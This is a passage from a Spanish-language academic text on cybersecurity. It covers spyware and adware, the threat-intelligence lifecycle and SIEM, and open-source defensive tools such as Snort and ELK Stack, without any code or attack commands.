El *spyware* suele instalarse en un dispositivo sin el conocimiento del usuario, a menudo a través de descargas de *software* o archivos adjuntos de correo electrónico maliciosos. Una vez instalado, el *spyware* puede funcionar en segundo plano y recopilar información sobre las actividades en línea del usuario, como los sitios web visitados, las búsquedas realizadas y las contraseñas ingresadas.

Además de recopilar información, el *spyware* también puede ralentizar el rendimiento del dispositivo y afectar la privacidad y seguridad del usuario. Algunos tipos de *spyware* también pueden ser utilizados para mostrar anuncios no deseados o redirigir a los usuarios a sitios web maliciosos (Arango Gómez, 2023).

Adware

El *adware*, abreviatura de "publicidad por *software*", es un tipo de *software* malicioso que muestra anuncios no deseados en el dispositivo infectado. Aunque generalmente no es tan dañino como otros tipos de *malware*, el *adware* puede ser molesto e intrusivo, y puede afectar negativamente el rendimiento del dispositivo y la experiencia del usuario (Arango Gómez, 2023).

El *adware* suele ser distribuido a través de descargas de *software* gratuito, paquetes de *software* y barras de herramientas del navegador. Una vez instalado, el *adware* puede mostrar anuncios emergentes, banners publicitarios y otros tipos de anuncios en el dispositivo infectado. Estos anuncios pueden ser difíciles de eliminar y pueden interferir con la navegación web y otras actividades en línea (Arango Gómez, 2023).

Además de afectar la experiencia del usuario, el *adware* también puede ralentizar el rendimiento del dispositivo, consumiendo recursos del sistema y causando problemas de estabilidad. En algunos casos, el *adware* puede incluso recopilar información sobre las actividades en línea del usuario para mostrar anuncios más específicos y dirigidos (Arango Gómez, 2023).

1.3. Inteligencia de amenazas y SIEM

La Inteligencia de Amenazas y *Security Information and Event Management* (SIEM) son elementos esenciales en la estrategia de ciberseguridad de cualquier organización en la actualidad.

La Inteligencia de Amenazas se enfoca en recopilar, analizar y aplicar información sobre amenazas específicas para proteger una organización contra ataques cibernéticos. Esto implica monitorear de manera constante fuentes de información como *feeds* de inteligencia, foros de hackers, redes sociales y otros canales para identificar posibles amenazas (Quecano Clavijo & Caro Hernández, 2023). Al utilizar la Inteligencia de Amenazas, las organizaciones pueden anticipar ataques potenciales y tomar medidas preventivas para proteger sus activos de TI (Quecano Clavijo & Caro Hernández, 2023).


Por otro lado, SIEM se refiere a la recopilación, almacenamiento, análisis y presentación de información de seguridad de una red o sistema informático. Permite a las organizaciones identificar patrones y anomalías en el tráfico de red y en el comportamiento de los usuarios, lo que facilita la detección temprana de posibles amenazas. Además, SIEM proporciona herramientas para la respuesta rápida a incidentes de seguridad, lo que ayuda a minimizar el impacto de los ataques cibernéticos (Espinoza Reyes & Vargas Villalobos, 2024).

En conjunto, la Inteligencia de Amenazas y SIEM permiten a las organizaciones identificar, detectar y responder de manera proactiva a las amenazas cibernéticas, lo que resulta vital para proteger los activos de TI y garantizar la continuidad de las operaciones empresariales en un entorno cada vez más digital y conectado. Estos enfoques ayudan a las organizaciones a estar un paso adelante de los ciberdelincuentes y a mantenerse seguras en un mundo digital en constante evolución (Espinoza Reyes & Vargas Villalobos, 2024).

Implementación del Ciclo de Vida de la Inteligencia de Amenazas (CTI)

Para implementar un ciclo de vida de la Inteligencia de Amenazas (CTI) en una organización, es necesario seguir una serie de pasos. Estos pasos se detallan en la Figura 1, que ilustra las fases del ciclo de vida de la inteligencia de amenazas.

Figura 1. Fases del ciclo de vida de la Inteligencia de amenazas.



Fuente: tomado a partir de Espinoza Reyes & Vargas Villalobos (2024).

Requisitos

La etapa de requisitos es fundamental porque define los objetivos y la metodología del programa de inteligencia de amenazas en función de las necesidades de las

partes involucradas (Becerril Gil, 2021). Durante esta fase de planificación, se identifican las metas y los propósitos del programa, así como las preguntas críticas que se deben responder para proteger a la organización. Los pasos para esta fase son:

- **Reunión de Información de las Partes Interesadas:** El primer paso en la fase de requisitos es reunir información de las partes interesadas dentro de la organización, que puede incluir departamentos de TI, seguridad, operaciones y cumplimiento. Las necesidades y expectativas de estas partes interesadas serán el motor del programa de CTI. La recolección de información detallada de cada uno de estos departamentos asegura que el programa de inteligencia de amenazas esté alineado con los objetivos generales de la organización y cubra todas las posibles áreas de vulnerabilidad (Ribco, 2024).
- **Definición de Objetivos del Programa:** Una vez que se han identificado las necesidades de las partes interesadas, el siguiente paso es definir los objetivos claros y específicos del programa de CTI. Algunos de los objetivos pueden incluir identificar quiénes son los atacantes que podrían estar interesados en atacar a la organización, entender las motivaciones detrás de estos atacantes, determinar qué activos son más valiosos y susceptibles a ataques, y evaluar las vulnerabilidades existentes en la infraestructura de TI. Definir estos objetivos permite enfocar los esfuerzos de inteligencia y asegurar que las actividades del programa aporten valor tangible a la organización (Ribco, 2024).
- **Definición de la Metodología del Programa:** Con los objetivos claros, es esencial definir la metodología que se utilizará para recopilar, analizar y actuar sobre la inteligencia de amenazas. Esto puede incluir determinar las fuentes de información que se utilizarán, como *feeds* de inteligencia, foros de ciberdelincuentes, redes sociales y datos internos de la organización. También es importante establecer las técnicas y herramientas de análisis que se emplearán para procesar la información recopilada, como análisis de *big data*, *machine learning* y correlación de eventos. Además, se deben definir las acciones que se tomarán una vez que se identifiquen las

amenazas, incluyendo la mitigación de vulnerabilidades, la implementación de parches de seguridad y la modificación de políticas de seguridad. Definir una metodología robusta asegura que el programa de CTI sea coherente y eficiente (Becerril Gil, 2021).

- **Identificación de Atacantes y Motivaciones:** Una parte esencial de la fase de requisitos es identificar quiénes son los atacantes potenciales y cuáles son sus motivaciones. Esto implica responder preguntas como: ¿Quiénes son los atacantes? Identificar los tipos de atacantes que podrían estar interesados en la organización, como hackers independientes, grupos patrocinados por estados, cibercriminales organizados, entre otros. También es crucial comprender por qué los atacantes podrían estar interesados en la organización, considera motivaciones como el robo de datos, sabotaje, espionaje industrial y activismo. Esta comprensión ayuda a prever posibles ataques y a preparar respuestas adecuadas (Espinoza Reyes & Vargas Villalobos, 2024).
- **Evaluación de Riesgos y Priorización:** Finalmente, es importante evaluar los riesgos que representan las amenazas identificadas y priorizar las acciones en función del impacto potencial. Esto implica realizar una evaluación de riesgos que considere la probabilidad de un ataque y el impacto que tendría en la organización. Basándose en esta evaluación, se pueden priorizar las amenazas más críticas y planificar las medidas de mitigación adecuadas. La evaluación de riesgos permite a la organización enfocarse en las amenazas más graves y asegurar que los recursos se utilicen de manera eficiente (Quecano Clavijo & Caro Hernández, 2023).

Colección

Una vez que se definen los requisitos, el siguiente paso es recopilar la información necesaria para satisfacer esos objetivos. La colección de datos es un proceso continuo y crítico en el ciclo de vida de la Inteligencia de Amenazas (CTI), proporciona la materia prima necesaria para el análisis y la toma de decisiones informadas. Dependiendo de los objetivos establecidos en la fase de requisitos, se

emplearán diversas fuentes y métodos de recopilación de información (Quecano Clavijo & Caro Hernández, 2023).

- **Fuentes de Datos Internas y Externas:** Es fundamental aprovechar tanto las fuentes de datos internas como las externas. Las fuentes internas pueden incluir registros de tráfico de red, registros de eventos de seguridad *(logs)*, alertas generadas por sistemas de detección de intrusos (IDS), y datos de sistemas de gestión de eventos e información de seguridad (SIEM). Estas fuentes internas proporcionan una visión detallada y contextualizada de lo que está ocurriendo dentro de la infraestructura de la organización (Arango Gómez, 2023).

Por otro lado, las fuentes externas son igualmente importantes para obtener una visión más amplia del panorama de amenazas. Estas pueden incluir *feeds* de inteligencia de amenazas, bases de datos de vulnerabilidades, foros de ciberdelincuentes, redes sociales y publicaciones de expertos en la industria. Los *feeds* de inteligencia de amenazas suelen proporcionar información actualizada sobre nuevas amenazas y tácticas utilizadas por los atacantes. Las bases de datos de vulnerabilidades ayudan a identificar las debilidades que podrían ser explotadas por los atacantes (Arango Gómez, 2023).

- **Métodos de recopilación:** La recopilación de información puede realizarse de diversas maneras. Los métodos automatizados, como los sistemas de SIEM y las plataformas de inteligencia de amenazas, pueden recopilar y correlacionar datos en tiempo real, facilita la identificación de patrones y anomalías. Las herramientas de *scraping* y *crakwling* pueden utilizarse para extraer información de fuentes públicas, como sitios web y foros.

Además de los métodos automatizados, es importante incluir métodos manuales en el proceso de recopilación. Esto puede involucrar la participación en foros y comunidades en línea, el seguimiento de expertos y analistas de ciberseguridad en redes sociales, y la revisión de informes y publicaciones especializadas. La participación activa en estas comunidades permite obtener información cualitativa y contextual que puede no estar disponible a través de métodos automatizados.

- **Análisis de redes sociales y OSINT:** Las redes sociales y la inteligencia de fuentes abiertas (OSINT) son valiosas fuentes de información. Las redes sociales pueden proporcionar pistas sobre actividades sospechosas y tendencias emergentes en la ciberseguridad. Por ejemplo, los atacantes a menudo comparten información y herramientas en plataformas como *Twitter*, *Reddit* y foros especializados. La OSINT permite obtener información adicional desde diversas fuentes públicas, como blogs, sitios web de noticias y repositorios de código abierto (Arango Gómez, 2023).
- **Colaboración y compartición de información:** La colaboración con otras organizaciones y entidades también es esencial en la fase de recopilación. Las alianzas y redes de colaboración, como los grupos de intercambio de información y análisis (ISACs) y los consorcios de ciberseguridad, permiten compartir información sobre amenazas y tácticas utilizadas por los atacantes. Esta colaboración mejora la capacidad de la organización para anticipar y responder a las amenazas (Arango Gómez, 2023).
- **Evaluación de la calidad de los datos:** No toda la información recopilada será relevante o precisa. Es crucial evaluar la calidad y la fiabilidad de los datos antes de utilizarlos en el análisis. Esto implica verificar la fuente de la información, evaluar su actualidad y relevancia, y asegurarse de que los datos no estén contaminados o manipulados (Arango Gómez, 2023).

Procesamiento

Una vez recopilados los datos, el siguiente paso en el ciclo de vida de la Inteligencia de Amenazas (CTI) es procesar esta información para que sea adecuada para el análisis (Ribco, 2024). El procesamiento de datos es una etapa crucial que asegura que la información bruta recopilada se transforme en un formato estructurado y utilizable. Este paso implica varias actividades, desde la organización de datos hasta la evaluación de su relevancia y confiabilidad.

- **Organización de los Datos:** Inicialmente, los datos recopilados deben ser organizados en un formato coherente y estructurado. Esto puede implicar la consolidación de datos en hojas de cálculo o bases de datos, permitiendo una fácil manipulación y análisis posterior. La organización de datos puede

incluir la clasificación de información por tipo de amenaza, origen de la fuente, y tiempo de recopilación. Además, se deben eliminar duplicados y limpiar datos irrelevantes para evitar confusiones durante el análisis (Ribco, 2024).

- **Descifrado y Descompresión:** En muchos casos, la información recopilada puede estar cifrada o comprimida. Es necesario descifrar y descomprimir estos archivos para hacerlos accesibles. Herramientas especializadas pueden ser utilizadas para este propósito, garantizando que los datos se mantengan íntegros durante el proceso. Es vital manejar estos archivos con cuidado para evitar la pérdida de información crucial (Ribco, 2024).
- **Traducción de Información de Fuentes Extranjeras:** La recopilación de datos a menudo implica obtener información de fuentes en diferentes idiomas. Es fundamental traducir esta información a un idioma común utilizado por el equipo de análisis, generalmente inglés. La traducción precisa es crucial para mantener el contexto y la intención original de los datos. Herramientas de traducción automatizadas pueden ser útiles, pero siempre es recomendable una revisión manual para asegurar la exactitud (Ribco, 2024).
- **Evaluación de la Relevancia:** No toda la información recopilada será relevante para los objetivos del programa de CTI. Es necesario filtrar los datos y evaluar su pertinencia en relación con las amenazas específicas que se están investigando. Esto implica identificar y seleccionar solo aquellos datos que aporten valor al análisis. La relevancia se puede determinar en función de criterios predefinidos, como la relación directa con los activos críticos de la organización o la frecuencia de la amenaza en el panorama actual (Ribco, 2024).
- **Verificación de la Confiabilidad:** La confiabilidad de las fuentes de datos es un aspecto crítico que debe ser evaluado durante el procesamiento. Los datos provenientes de fuentes confiables y verificadas deben ser priorizados sobre aquellos que provienen de fuentes desconocidas o menos confiables. Esto puede implicar validar la información con fuentes adicionales o utilizar

técnicas de correlación para asegurar la precisión de los datos. Herramientas de verificación y validación de datos pueden ser empleadas para automatizar parte de este proceso (Ribco, 2024).

Producción de Inteligencia

Una vez que los datos han sido procesados, el equipo de inteligencia de amenazas procede con el análisis de los datos para encontrar respuestas a las preguntas planteadas en la fase de requisitos (Becerril Gil, 2021). Durante esta fase, el equipo busca identificar patrones, tendencias y anomalías en los datos que puedan indicar posibles amenazas cibernéticas. Además, el equipo también trabaja para convertir el conjunto de datos en elementos de acción y recomendaciones valiosas para las partes interesadas.

- **Análisis de Datos:** El análisis de datos implica examinar los datos en busca de patrones, tendencias y anomalías que puedan indicar posibles amenazas cibernéticas. Esto puede implicar el uso de técnicas estadísticas, análisis de tendencias y modelado predictivo para identificar posibles amenazas (Quecano Clavijo & Caro Hernández, 2023).
- **Identificación de Amenazas y Vulnerabilidades:** Durante el análisis, el equipo busca identificar posibles amenazas y vulnerabilidades en la infraestructura de TI de la organización. Esto puede implicar identificar actividades sospechosas, identificar posibles puntos de entrada para atacantes y evaluar la eficacia de las medidas de seguridad existentes (Becerril Gil, 2021).
- **Generación de Informes y Recomendaciones:** Basándose en el análisis de los datos, el equipo genera informes detallados que resumen sus hallazgos y recomiendan acciones específicas para mitigar las amenazas identificadas. Estos informes suelen incluir una descripción de las amenazas identificadas, el impacto potencial de estas amenazas y recomendaciones para mejorar la postura de seguridad de la organización (Ribco, 2024).
- **Comunicación de Resultados:** Una parte importante de la producción de inteligencia es comunicar los resultados del análisis a las partes interesadas relevantes. Esto puede implicar la presentación de informes en reuniones de

seguridad, la elaboración de informes escritos y la participación en discusiones para discutir las implicaciones de los hallazgos

Difusión

La fase de difusión asegura que los resultados del análisis de inteligencia de amenazas sean comprensibles y útiles para las partes interesadas. Esta etapa implica traducir el análisis a un formato digerible y presentar los resultados de manera efectiva. La forma en que se presenta el análisis dependerá de la audiencia a la que se dirige. En la mayoría de los casos, las recomendaciones deben presentarse de manera concisa, evitando el uso de jerga técnica confusa. Esto puede hacerse a través de un informe de una página, una breve presentación de diapositivas o incluso una reunión cara a cara, según sea apropiado (Espinoza Reyes & Vargas Villalobos, 2024).

- **Adaptación al Público Objetivo:** Es importante adaptar la forma en que se presenta el análisis al público objetivo. Por ejemplo, si el total de la audiencia son ejecutivos de alto nivel, es posible que prefieran un resumen ejecutivo conciso que destaque los hallazgos clave y las recomendaciones principales. Por otro lado, si la audiencia son profesionales de seguridad de TI, es posible que prefieran un informe más detallado que incluya información técnica y análisis en profundidad (Espinoza Reyes & Vargas Villalobos, 2024).
- **Claridad y Concisión:** Independientemente del formato utilizado, es fundamental que la información se presente de manera clara y concisa. Esto significa evitar el uso de jerga técnica innecesaria y asegurarse de que las recomendaciones sean fáciles de entender y de implementar.
- **Inclusión de Recomendaciones Accionables:** La difusión del análisis debe incluir recomendaciones accionables que ayuden a las partes interesadas a tomar medidas concretas para mitigar las amenazas identificadas. Estas recomendaciones deben ser específicas y estar respaldadas por evidencia sólida (Espinoza Reyes & Vargas Villalobos, 2024).

Toma de decisiones

En la etapa de toma de decisiones, la inteligencia de amenazas se convierte en un componente fundamental para informar y respaldar las decisiones estratégicas y operativas de una organización en materia de ciberseguridad. La integración efectiva de la inteligencia de amenazas en este proceso permite anticipar, prevenir y responder de manera proactiva a las amenazas cibernéticas (Ribco, 2024).

El valor de la inteligencia de amenazas en la toma de decisiones radica en su capacidad para proporcionar información crítica sobre las tácticas, técnicas y procedimientos utilizados por los ciberdelincuentes, así como sobre posibles vulnerabilidades en la infraestructura de TI de la organización. Esta información permite evaluar mejor la postura de seguridad actual y tomar decisiones informadas sobre cómo mejorarla (Ribco, 2024).

Para integrar la inteligencia de amenazas en la toma de decisiones, es necesario que la organización establezca procesos y estructuras adecuadas. Esto puede incluir la creación de un comité de seguridad encargado de revisar regularmente la inteligencia de amenazas y tomar decisiones sobre las acciones a seguir en función de esta información (Becerril Gil, 2021).

Una vez evaluada la inteligencia de amenazas, la organización debe decidir si y cómo responder a un ataque. Esto puede implicar la implementación de medidas de mitigación para reducir el impacto de un ataque, la actualización de políticas de seguridad o la colaboración con otras organizaciones para compartir información sobre amenazas (Ribco, 2024).

Acciones

En la fase de acciones, la inteligencia de amenazas debe traducirse en medidas concretas basadas en los resultados obtenidos del análisis. Si no se llevan a cabo acciones, la información recopilada se convierte en algo inútil. Esta etapa es crucial para cerrar el ciclo de inteligencia de amenazas y garantizar que las decisiones tomadas en la etapa anterior se implementen de manera efectiva (Espinoza Reyes & Vargas Villalobos, 2024).

Las acciones que se deben llevar a cabo variarán según la naturaleza de los ataques y las decisiones tomadas en la fase de toma de decisiones. Pueden incluir la implementación de medidas de mitigación para abordar vulnerabilidades identificadas, la actualización de políticas de seguridad para abordar nuevas amenazas, la aplicación de parches de seguridad o la colaboración con otras organizaciones para compartir información y mejores prácticas (Quecano Clavijo & Caro Hernández, 2023).

Es importante que las acciones se lleven a cabo de manera oportuna y eficiente para minimizar el impacto de las amenazas cibernéticas. Esto puede implicar la asignación de recursos adecuados, la supervisión continua de la efectividad de las acciones tomadas y la revisión periódica de las políticas y procedimientos de seguridad para garantizar que sigan siendo efectivos frente a las amenazas emergentes (Quecano Clavijo & Caro Hernández, 2023).

Participantes del ciclo de Inteligencia de amenazas

La inteligencia de amenazas (CTI) desempeña un papel fundamental en la protección de las organizaciones contra las crecientes amenazas cibernéticas. Al permitirles procesar y comprender los datos de amenazas, las empresas pueden anticipar y responder de manera más efectiva a los ataques. Para las pequeñas y medianas empresas (PYMES), la CTI es especialmente valiosa, les brinda la capacidad de alcanzar un nivel de protección que de otra manera estaría más allá de sus recursos (Chica Vargas & Pinto Prada, 2024). Con la inteligencia de amenazas, las PYMES pueden identificar y mitigar riesgos de seguridad de manera más eficiente, protegiendo sus activos y manteniendo la continuidad de sus operaciones.

Por otro lado, las empresas con grandes equipos de seguridad también se benefician significativamente de la CTI. Al aprovechar la inteligencia de amenazas externas, estas empresas pueden reducir los costos asociados con la adquisición de habilidades especializadas y herramientas de seguridad, al tiempo que mejoran la eficacia de sus analistas de seguridad (Chica Vargas & Pinto Prada, 2024). La CTI les permite estar un paso adelante de los ciberdelincuentes al comprender mejor sus tácticas, técnicas y procedimientos, lo que les permite tomar decisiones

informadas y estratégicas para proteger sus activos críticos de manera más efectiva (León Estofanero, 2024).

La inteligencia de amenazas ofrece beneficios específicos para cada miembro de un equipo de seguridad. Estos beneficios se detallan en la Tabla 1, que muestra los beneficios de los participantes de la inteligencia de amenazas.

Tabla 1. Beneficios de los participantes de la inteligencia de amenazas.

Rol	Beneficios
Analista de seguridad/TI **Función:** proporciona datos procesados para comprender mejor a los atacantes y responder más rápido a los incidentes.	- Optimiza las capacidades de prevención y detección. - Refuerza las defensas de la organización. - Permite una respuesta más rápida a los incidentes. - Mejora la comprensión de las amenazas y los riesgos. - Facilita la implementación de medidas de seguridad proactivas.
SOC (Centro de Operaciones de Seguridad) **Función:** Permite anticipar proactivamente el próximo movimiento de un ciberdelincuente.	- Permite priorizar los incidentes en función del riesgo y el impacto en la organización. - Ayuda a mantener la visibilidad de la postura de seguridad de la organización. - Mejora la capacidad de detección temprana de amenazas.
CSIRT (Equipo de Respuesta ante Incidentes de Seguridad Informática) **Función:** Facilita una respuesta más rápida a los incidentes y una anticipación proactiva a futuras amenazas.	- Acelera las investigaciones, la gestión y la priorización de incidentes. - Facilita la coordinación de la respuesta a incidentes. - Mejora la capacidad de recuperación después de un incidente.
Analista de Inteligencia **Función:** Ayuda a comprender mejor a los atacantes y anticipar sus movimientos.	- Ayuda a descubrir y rastrear a los actores de amenazas que apuntan a la organización. - Permite una mejor comprensión de las motivaciones y tácticas de los atacantes. - Facilita la identificación de tendencias y patrones de actividad maliciosa.
Dirección Ejecutiva **Función:** Proporciona una visión estratégica y táctica sobre las amenazas y la postura de seguridad de la organización.	- Proporciona una visión estratégica y táctica sobre las amenazas y la postura de seguridad de la organización. - Comprende los riesgos a los que se enfrenta la organización y cuáles son las opciones para abordar su impacto. - Facilita la toma de decisiones informadas sobre inversiones en seguridad cibernética.

Fuente: tomado a partir de Chica Vargas & Pinto Prada (2024)

1.4. Ciberseguridad con herramientas *Open Source*

Definición de Open Source

El término "*open source*" se refiere al software cuyo código fuente es accesible para cualquier persona y puede ser modificado y compartido de forma libre. Esta filosofía promueve la transparencia, la colaboración y la innovación en el desarrollo de

software (Rojas Medina, 2020). En el contexto de la ciberseguridad, las herramientas de código abierto juegan un papel fundamental al proporcionar soluciones accesibles y adaptables para proteger sistemas y datos contra amenazas cibernéticas. Al permitir que la comunidad de desarrolladores contribuya y mejore constantemente el *software*, el código abierto se ha convertido en una fuerza impulsora en la evolución y mejora de la seguridad informática (Gómez, 2020).

El movimiento de código abierto ha ganado popularidad en los últimos años debido a sus numerosos beneficios. Al tener acceso al código fuente, los desarrolladores pueden comprender mejor cómo funciona el *software* y pueden adaptarlo para satisfacer sus necesidades específicas (Gaibor Velázquez, 2024). Esto ha llevado a la creación de una amplia variedad de herramientas de seguridad de alta calidad y bajo costo que pueden ser utilizadas por organizaciones de todos los tamaños.

Una de las ventajas clave del código abierto en la ciberseguridad es su capacidad para fomentar la colaboración y la innovación (Gómez, 2020). Al permitir que múltiples expertos contribuyan al desarrollo de una herramienta, se pueden identificar y corregir rápidamente los errores, y se pueden implementar nuevas funcionalidades de manera más eficiente. Esto resulta en un *software* de seguridad más robusto y actualizado que puede hacer frente a las crecientes amenazas cibernéticas de manera más efectiva (Gaibor Velázquez, 2024).

Principios Fundamentales del Open Source

El modelo de código abierto se basa en la accesibilidad del código fuente, lo que significa que cualquier persona puede acceder a él y examinarlo para comprender cómo funciona el *software*. Esto promueve la transparencia y la confianza en el *software*, los usuarios pueden verificar por sí mismos su funcionamiento y seguridad (Chica Vargas & Pinto Prada, 2024).

Además, el código abierto permite a los usuarios modificar y redistribuir el *software* según sus necesidades. Esta libertad para adaptar el *software* ha llevado a la creación de una amplia gama de herramientas de ciberseguridad que pueden ser personalizadas para satisfacer los requisitos específicos de cada organización. La capacidad de modificar el *software* también fomenta la innovación, los

desarrolladores pueden experimentar con nuevas ideas y enfoques para abordar los desafíos de seguridad (León Estofanero, 2024).

La transparencia en el desarrollo es otro principio fundamental del código abierto. Los proyectos de código abierto suelen estar alojados en plataformas públicas donde cualquier persona puede seguir el progreso del desarrollo, informar errores y contribuir con mejoras. Esta transparencia no solo promueve la confianza en el software, sino que también permite una colaboración más efectiva entre los desarrolladores, lo que lleva a una mejora continua de la calidad y la seguridad del *software* (Ribco, 2024).

Finalmente, la colaboración abierta es un pilar fundamental del código abierto. Los desarrolladores de todo el mundo trabajan juntos en proyectos comunes, lo que permite que el *software* evolucione rápidamente y se beneficie de la experiencia y la creatividad de una amplia comunidad. Esta colaboración abierta ha sido clave para el desarrollo de herramientas de ciberseguridad efectivas y adaptables, que pueden hacer frente a las crecientes amenazas en línea de manera más eficaz.

Ventajas de Open Source

- **Transparencia y confianza:** Al ser el código fuente accesible para todos, se elimina la opacidad que rodea a muchos productos de *software* propietario. Esto permite a los usuarios verificar la seguridad y el funcionamiento del *software*, lo que conduce a una mayor confianza en su uso (Gómez, 2020).
- **Adaptabilidad y flexibilidad:** El código abierto permite a los desarrolladores adaptar el *software* a sus necesidades específicas. Esto es especialmente importante en ciberseguridad, donde diferentes organizaciones tienen diferentes requisitos y entornos de seguridad (Rojas Medina, 2020).
- **Costo efectivo:** Muchas herramientas de código abierto son gratuitas o tienen costos de licencia mucho más bajos que sus contrapartes propietarias. Esto reduce significativamente los costos asociados con la implementación de soluciones de seguridad (Gómez, 2020).

- **Comunidad activa:** El código abierto fomenta una comunidad de desarrolladores activa que colabora en el desarrollo y la mejora continua del *software*. Esto significa que los problemas se identifican y se resuelven rápidamente, y las actualizaciones y mejoras se implementan con mayor frecuencia.
- **Mayor seguridad:** Contrariamente a la creencia popular, el código abierto suele ser más seguro que el *software* propietario, cualquier vulnerabilidad puede ser identificada y corregida por la comunidad. Además, al ser transparente, los desarrolladores pueden auditar el código en busca de posibles problemas de seguridad (Gaibor Velázquez, 2024).
- **Innovación rápida:** La naturaleza colaborativa del código abierto fomenta la innovación rápida. Los desarrolladores pueden construir sobre el trabajo de otros y crear soluciones nuevas y avanzadas más rápidamente que si trabajaran de forma independiente (Chica Vargas & Pinto Prada, 2024).

Desarrollo de herramientas Open Source en ciberseguridad

El desarrollo de herramientas *open source* en ciberseguridad ha sido fundamental para la evolución de la seguridad informática. Estas herramientas se basan en los principios fundamentales del código abierto, que incluyen la accesibilidad del código fuente, la capacidad de modificar y redistribuir el *software*, la transparencia en el desarrollo y la colaboración abierta entre la comunidad de desarrolladores. Estos principios han permitido que la comunidad *open source* desarrolle soluciones de ciberseguridad altamente efectivas y adaptables a lo largo del tiempo.

En el contexto de la ciberseguridad, las herramientas *open source* han demostrado ser críticas para abordar una amplia gama de desafíos. Los *firewalls* de código abierto, por ejemplo, son esenciales para controlar el tráfico de red y proteger los sistemas contra intrusiones. Estos *firewalls*, como *iptables* en sistemas *Linux*, ofrecen una protección sólida y altamente personalizable, lo que permite a las organizaciones adaptar sus medidas de seguridad a sus necesidades específicas (León Estofanero, 2024).

Los sistemas de detección de intrusos (IDS) son otro ejemplo destacado de herramientas *open source* en ciberseguridad. Estos sistemas monitorean la

actividad de la red en busca de patrones sospechosos que puedan indicar un ataque en curso. *Snort*, un IDS de código abierto, es ampliamente utilizado en la industria por su capacidad para detectar una amplia gama de amenazas y su flexibilidad para adaptarse a entornos diversos (Chica Vargas & Pinto Prada, 2024).

Además, los sistemas de gestión de eventos de seguridad (SIEM) basados en *open source* han revolucionado la forma en que las organizaciones manejan sus eventos de seguridad. Estos sistemas recopilan y analizan registros de eventos de seguridad de toda la red para identificar posibles amenazas. Herramientas como *ELK Stack* proporcionan una plataforma SIEM altamente escalable y flexible que permite a las organizaciones gestionar eficazmente sus eventos de seguridad y mejorar su postura de seguridad en general (Rojas Medina, 2020).

Tácticas, técnicas y procedimientos (TTP) en ciberseguridad Open Source

Las Tácticas, Técnicas y Procedimientos (TTP) en ciberseguridad se refieren a las estrategias y acciones específicas utilizadas por ciberdelincuentes para llevar a cabo ataques informáticos. En el contexto de las herramientas de código abierto, comprender y emular estos TTP puede ser fundamental para fortalecer la seguridad cibernética (Gómez, 2020).

Las herramientas Open Source pueden emular una variedad de TTP utilizados por ciberdelincuentes, como el *phishing*, la inyección de SQL, los ataques de fuerza bruta y el *ransomware*. Al emular estas tácticas, las organizaciones pueden mejorar su capacidad para identificar y mitigar posibles amenazas, así como para fortalecer sus defensas contra futuros ataques (Gaibor Velázquez, 2024).

Además, al utilizar herramientas Open Source para emular TTP, las organizaciones pueden desarrollar y probar sus propias estrategias de defensa de manera más efectiva. Esto les permite estar mejor preparadas para enfrentar las amenazas cibernéticas y proteger sus activos críticos de manera más eficiente (Rojas Medina, 2020).

Framework para la emulación de adversarios

La emulación de adversarios en ciberseguridad es una técnica que simula los ataques cibernéticos que podrían enfrentar las organizaciones en el mundo real.

